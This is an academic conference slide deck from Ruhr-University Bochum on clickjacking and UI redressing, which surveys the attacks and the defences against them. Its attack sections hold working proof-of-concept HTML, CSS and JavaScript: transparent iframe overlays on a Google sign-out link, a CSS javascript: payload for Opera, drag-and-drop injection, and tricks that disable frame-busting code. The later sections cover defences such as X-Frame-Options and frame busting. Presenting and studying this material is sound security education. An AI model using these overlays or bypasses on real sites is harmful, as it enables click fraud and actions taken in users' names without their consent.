

UI Redressing and Clickjacking: About click fraud and data theft

Marcus Niemietz


marcus.niemietz@rub.de

Ruhr-University Bochum
Chair for Network and Data Security

25th of November 2011

Short and crisp details about me

- Studying
 - “IT-Security/Information Technology”, RUB
 - “Computer Science”, Distance University Hagen
- B.Sc. in “IT-Security/Information Technology”
- Books
 - Authentication Web Pages with Selenium
 - \geq Feb. 2012: Clickjacking und UI-Redressing
- International speaker
- Work: RUB, Pixelboxx, ISP and IT-Security, Freelancer (trainings, penetration tests)
- Twitter: @mniemietz



Contents

- 1 Introduction
 - UI redressing
 - Clickjacking
- 2 Attack vectors
 - UI redressing
 - Round up
 - Clickjacking Tool
- 3 Counteractive measures
 - Frame busting
 - Busting frame busting
 - Clickjacking statistics
- 4 Conclusion and outlook

Introduction

- Google Inc. can generate a profit of over \$8.5 billion in 2010
 - Interesting for commercial companies to offer web applications
 - shopping
 - banking
 - share status messages
- New attacks available that can bypass existing protection mechanisms
 - CSRF token via Clickjacking

Introduction

Oh no! Why Clickjacking, why again?
Because there is more in it!

UI redressing

- Adjust the look and/or behavior of a web page

UI redressing

- **Clickjacking**
- **Strokejacking**
- **Text injection by drag-and-drop**
- **Content extraction**
- Pop-up blocker bypass
- **SVG masking**

Clickjacking

- A known issue since 2002
- Officially introduced by Hansen & Grossman in 2008

Clickjacking \subset UI redressing

- **Cursorjacking**
 - Filejacking, Cookiejacking
 - Likejacking, Sharejacking
 - Eventjacking, **Classjacking**
 - Tapjacking, Tabnapping
 - Adobe Flash Player attacks
 - **Combinations with CSRF, XSS, CSS**
-
- Clickjacking \Leftrightarrow Classic clickjacking \neq UI redressing

Attack vectors

- Classic clickjacking
- Advanced attacks
 - Clickjacking and XSS
 - Clickjacking and CSS
 - Strokejacking
 - Text injection by drag-and-drop
 - Content extraction
 - Cursorjacking
 - SVG masking
- What an attacker can do
- Clickjacking tool

Classic clickjacking

- Practical example
- Clickjacking on the google.com “Sign out” link
- Three files required

inner.html

```
1 <iframe src="http://www.google.com" width
    ="2000" height="2000" scrolling="no"
    frameborder="none">
2 </iframe>
```

Classic clickjacking



Classic clickjacking

clickjacking.html

```
1 <iframe id="inner" src="inner.html" width
   ="2005" height="290" scrolling="no"
   frameborder="none"></iframe>
2 <style type="text/css"><!--
3   #inner { position: absolute; left: -1955px;
4     top: -14px;}
5 //--></style>
```



Classic clickjacking

trustedPage.html

```
1 <h1>www.nds.rub.de</h1>
2 <form action="http://www.nds.rub.de">
3   <input type="submit" value="Go">
4 </form>
5
6 <iframe id="clickjacking" src="clickjacking.
   html" width="50" height="300" scrolling="
   no" frameborder="none">
7 </iframe>
8 <style type="text/css"><!--
9   #clickjacking { position:absolute; left:7px;
   top:81px; opacity:0.0}
10 //--></style>
```

Classic clickjacking



- 1 "inner.html": Frame "google.com" (2000x2000px)
- 2 "clickjacking.html": Shift the iframe with "src=inner.html" to the left
- 3 "trustedPage.html": Place a transparent iframe with "src=clickjacking.html" over the "Go" button

Clickjacking and XSS: Classjacking

- Makes use of the jQuery JavaScript Library
 - Simplifies HTML event handling

Truncated classjacking.html (Part 1/2)

```
1 <span class=foo>Some text</span>
2 <a class=bar href="http://www.nds.rub.de">
3     www.nds.rub.de
4 </a>
5
6 <script src="http://code.jquery.com/jquery
7     -1.4.4.js">
```

Clickjacking and XSS: Classjacking

Truncated classjacking.html (Part 2/2)

```
1 <script>
2   $("span.foo").click(function() {
3     alert('foo');
4     $("a.bar").click();
5   });
6   $("a.bar").click(function() {
7     alert('bar');
8     location="http://www.example.org";
9   });
10 </script>
```

Clickjacking and CSS: Whole-page clickjacking

- CSS offers the option to use attribute selectors to select elements with specific attributes

CSS attribute selector code

```
1 a[href=http://www.example.org/] {  
2   font-weight:bold ;  
3 }
```


Clickjacking and CSS: Whole-page clickjacking

- Opera allows for breaking out of attribute selectors
- Opera 11: `-o-link` applies for `<a>` tags

Whole-page clickjacking code

```
1 <style>
2   p[foo=bar{}*{-o-link:'javascript:alert(1)
3     '}]*{-o-link-source:current}]{
4     color:red;
5   }
6 </style>
```

- “`-o-link-source`” is used to specify the source anchor for the element with the value “`current`” to use the current value of “`-o-link`”

Strokejacking

- Introduced by Michal Zalewski in 2010
- Uses the focus functionality
- An iframe (src="google.com") together with a text field
 - The web browser has to choose between the "iframe" and "input" tag
- Word "opportunity" to provide a human authentication service
 - "p", "o", "r" and "n"



opportunity

Retype text from the image to authenticate, then hit RETURN:

Text injection by drag-and-drop

- Data can be dragged across a domain
- No need to care about the SOP

dragAndDrop.html

```
1 <div draggable="true" ondragstart="event.  
    dataTransfer.setData( text/plain ,  
        malicious code );">  
2   <h1>Drop me</h1>  
3 </div>  
4 <iframe src="dragAndDropIframe.html" style="  
    border:1px solid;" frameborder="yes">  
5 </iframe>
```

Content extraction

contentExtraction.html

```

1 <iframe src="view-source:http://www.nds.rub.de
   /chair/news/" frameborder="0" style="width
   :400px;height:180px">
2 </iframe>
3 <textarea type="text" cols="50" rows="10">
4 </textarea>

```

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html lang="de">
<head>
  <title>News - Ruhr-Universität Bochum</title>
  <link rel="icon" type="image/png"
href="//site_media/img/favicon.png"/>
  <meta http-equiv="Content-Type" content="text
  <meta name="Description" content="Ruhr-
  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html lang="de">
<head>
  <title>News - Ruhr-Universität Bochum</title>
  <link rel="icon" type="image/png"
href="//site_media/img/favicon.png"/>
  <meta http-equiv="Content-Type"
content="text/html; charset=utf-8">
  <meta name="Description" content="Ruhr-

```

Cursorjacking

- Introduced by Eddy Bordi in 2010
- Change the default cursor icon for a new behavior

CSS code to change the cursor

```
1 cursor:url("pointer2visible.png"),default;
```



SVG masking

Truncated SVGMasking.html

```
1 <svg:rect x="0.0" y="0.0" width="0.373" height="0.3" fill="white"/>
2 <svg:circle cx="0.45" cy="0.7" r="0.075" fill="white"/>
```



Round up

- What an attacker can do with UI redressing
 - Stealing cookies
 - Stealing all the files of a folder
 - Stealing files from the intranet or e.g. tokens
 - Sending status messages in your name
 - Showing elements in another context
 - Controlling your addon(s) on mobile devices
- *Many more*

Clickjacking Tool

- Introduced by Stone at the Black Hat Europe in 2010
- Visualize clickjacking techniques in practice
- Download: <http://www.contextis.com/research/tools/clickjacking-tool/>

The screenshot displays the Clickjacking Tool interface. On the left, a 'Steps' panel lists actions: 'Load URL: http://www.google.com/search...', 'Text: 'nds.rub.de' (303,275)', and 'Click: (439,314)'. Below this is an 'Add Step:' section with buttons for 'Load URL', 'Click', 'Enter Text', 'Drag', and 'Extract'. The 'Click' step is highlighted in red, and its 'Position' is set to 'x: 439 y: 314'. The main area shows a simulated Google search page with a red overlay on the search input field. The overlay contains a small green cursor icon. The background page shows the Google search interface with buttons for 'Google Search' and 'I'm Feeling Lucky'. The Contextis logo is visible in the top right corner of the tool interface.

Counteractive measures

- Frame busting
 - JavaScript
 - X-Frame-Options
 - NoScript
- Busting frame busting
 - IE8 XSS filter
 - Disabling JavaScript: Restricted frames
 - Redefining location
- Clickjacking detection system
- X-FRAME-OPTIONS

JavaScript

- Structure of frame busting code
 - conditional statement
 - counter-action

Frame busting code

```
1 if (top!=self){  
2     top.location.href=self.location.href;  
3 }
```

JavaScript

- By Rydstedt et al. - Alexa Top 500 checked

Unique sites	Conditional statement
38%	if (top !== self)
22.5%	if (top.location !== self.location)
13.5%	if (top.location !== location)
8%	if (parent.frames.length > 0)

Unique sites	Counter-action
7	top.location = self.location
4	top.location.href = document.location.href
3	top.location.href = self.location.href
3	top.location.replace(self.location)

X-Frame-Options

- Introduced by Microsoft in 2008
- Two possible values
 - DENY: Web page cannot be loaded by a frame
 - SAMEORIGIN: Display the web page in a frame when the origin of the top level-browsing-context is not different

PHP implementation

```
1 <?php
2 header("X-Frame-Options: DENY");
3 ?>
```

X-Frame-Options


- Firefox: NoScript had experimental X-FRAME-OPTIONS compatibility support in version "1.8.9.9"

Browser	Lowest version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

- Interesting: Content Security Policy (\geq Firefox 4)
 - Enables a site to specify which sites may embed a resource
 - frame-ancestors: Valid sources for <frame> and <iframe>

NoScript

- Extension for mozilla-based web browsers like Firefox
- Clickjacking protection integrated



Busting frame busting

- In the case that JavaScript protection mechanism are used

Busting frame busting

- Mobile versus non-mobile applications
- Double framing
- onBeforeUnload event
- **XSS filter**
- Restricted frames
- **Redefining location**
- Referrer checking

IE8 XSS Filter

Frame busting code

```
1 <script type="text/javascript">
2   if (parent.frames.length > 0){
3     top.location.replace(document.location);
4   }
5 </script>
```

IFRAME with IE8 XSS Filter

```
1 <iframe src="http://www.example.org/?abc=%3
   Cscript%20type=%22text/javascript%22%3Eif
   ">
2 </iframe>
```


Redefining location

- In IE7+ it is possible to redefine “location”
- By defining “location” as a variable, a reading or navigation by assigning “top.location” will fail, due to a security violation

Redefining “location” to deactivate frame busting code

```
1 <script>
2   var location = "dummy";
3 </script>
4 <iframe src="http://www.example.org">
5 </iframe>
```

Clickjacking Defense

- Published by August Detlefsen, Jason Li, Chris Schmidt, and Brendon Crawford

Clickjacking Defense

```
1 <style id="aCJ">body{display:none}</style>
2 <script type="text/javascript">
3     if (self === top) {
4         var aCJ = document.getElementById("aCJ
5             ");
6         aCJ.parentNode.removeChild(aCJ);
7     } else {
8         top.location = self.location;
9     }
10 </script>
```

Clickjacking detection system

	Value	Rate
Visited Pages	1,065,482	100 %
Unreachable or Empty	86,799	8.15%
Valid Pages	978,683	91.85%
With IFRAMEs	368,963	31,70%
With FRAMEs	32,296	3.30%
Transparent (I)FRAMEs	1,557	0.16%
Clickable Elements	143,701,194	146.83 el./page
Speed Performance	71 days	15,006 pages/day

	Total	True Positives	Borderlines	False Positives
ClickIDS	137	2	5	130
NoScript	535	2	31	502
Both	6	2	0	4

X-FRAME-OPTIONS

- Alexa Top 100,000 scanned in February 2011
 - HTTP Header analysis of the first page

	Value	Rate
Not scanned	341	0.34%
Top 100	3	3.00%
Top 1,000	9	0.90%
Top 10,000	33	0.33%
Top 100,000	143	0.14%
DENY	48	33.57%
SAMEORIGIN	95	66.43%

Conclusion and outlook

- UI redressing is a serious attack that can have terrible effects
- There are protection mechanisms like frame busting to provide a certain degree of client-side security
 - It is possible to disable frame busting code
- X-Frame-Options and NoScript should be used
- There will be more attacks concerning UI redressing

Bibliography

- Marcus Niemietz, “UI Redressing: Attacks and Countermeasures Revisited”, Jan. 2011, <http://ui-redressing.mniemietz.de>
- Jesse Ruderman, “Bug 154957 - iframe content background defaults to transparent”, Jun. 2002, https://bugzilla.mozilla.org/show_bug.cgi?id=154957
- Robert Hansen, Jeremiah Grossman, “Clickjacking”, Dec. 2008, <http://www.sectheory.com/clickjacking.htm>
- Paul Stone, “Clickjacking Paper - Black Hat 2010” Apr. 2010, <http://www.contextis.co.uk/resources/white-papers/clickjacking/>

Bibliography

- Krzysztof Kotowicz, “Filejacking: How to make a file server from your browser (with HTML5 of course)”, May 2011, <http://blog.kotowicz.net/2011/04/how-to-make-file-server-from-your.html>
- Mario Heiderich, “Opera whole-page click hijacking via CSS”, May 2011, <http://html5sec.org/#27>
- G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson, “Busting frame busting: a study of clickjacking vulnerabilities at popular sites” in IEEE Oakland Web 2.0 Security and Privacy, 2010, <http://seclab.stanford.edu/websec/framebusting/>
- Giorgio Maone, “NoScript - JavaScript/Java/Flash blocker for a safer Firefox experience”, Apr. 2011, <http://noscript.net>

Bibliography

- Brandon Sterne, “Content Security Policy”, Apr. 2011, <http://people.mozilla.com/~bsterne/content-security-policy/>
- Mozilla Developer Network, “The X-Frame-Options response header”, Apr. 2011, https://developer.mozilla.org/en/The_X-FRAME-OPTIONS_response_header
- Marco Balduzzi, Manuel Egele, Engin Kirda, Davide Balzarotti, Christopher Kruegel, “A Solution for the Automated Detection of Clickjacking Attacks”, Apr. 2010, <http://www.iseclab.org/papers/asiaccs122-balduzzi.pdf>
- August Detlefsen, Jason Li, Chris Schmidt, Brendon Crawford, “Clickjacking Defense”, May 2011, <https://www.codemagi.com/blog/post/194>

End

Thank you for your attention.
Any questions?